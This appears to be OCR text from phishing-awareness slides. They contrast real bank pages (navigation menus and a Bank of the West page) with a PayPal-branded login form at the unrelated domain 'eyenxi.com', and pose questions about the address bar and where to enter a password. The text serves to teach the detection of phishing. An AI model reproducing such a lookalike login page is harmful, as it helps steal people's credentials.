
Retirement Planning
Tools & information for
Lifetime Retirement Planning

Investing
Accounts & Services
IRAs
More...

Banking
Checking
Savings & CDs
Credit Cards
Check Cards
More...


Lending
Mortgage
Home Equity New!
Education Loans
Vehicle Loans

Rates
Mortgage Rates



eyenxi.com
Log in to your PayPal account
PayPal
Email
Password
Log In
Forgot your email or password?
Sign Up
About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

Copyright © 1999-2017 PayPal. All rights reserved.

Check for "green glow" in address bar?



Check for Everything?


Bank of the West | - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bank of the West (US) https://www.bankofthewest.com/BOW/home

Google

BANK OF THE WEST

Home Sign in

Search GO

Have a question? Contact Us.

Apply online

Find us ZIP code or city & state GO

PERSONAL SMALL BUSINESS COMMERCIAL

Products & Services

- Checking
- Savings & CDs
- Credit Cards
- Loans
- Wealth Management & Trust
- Insurance

Achieve Your Goals

- Buy a home
- Buy a new car
- Save for college
- Maximize home equity
- Consolidate debt
- Try our financial calculators

Bank Online

- Apply for an account online
- Learn about online banking
- Enroll in eTimeBanker

eTimeBanker

Login

Where do I enter my password?

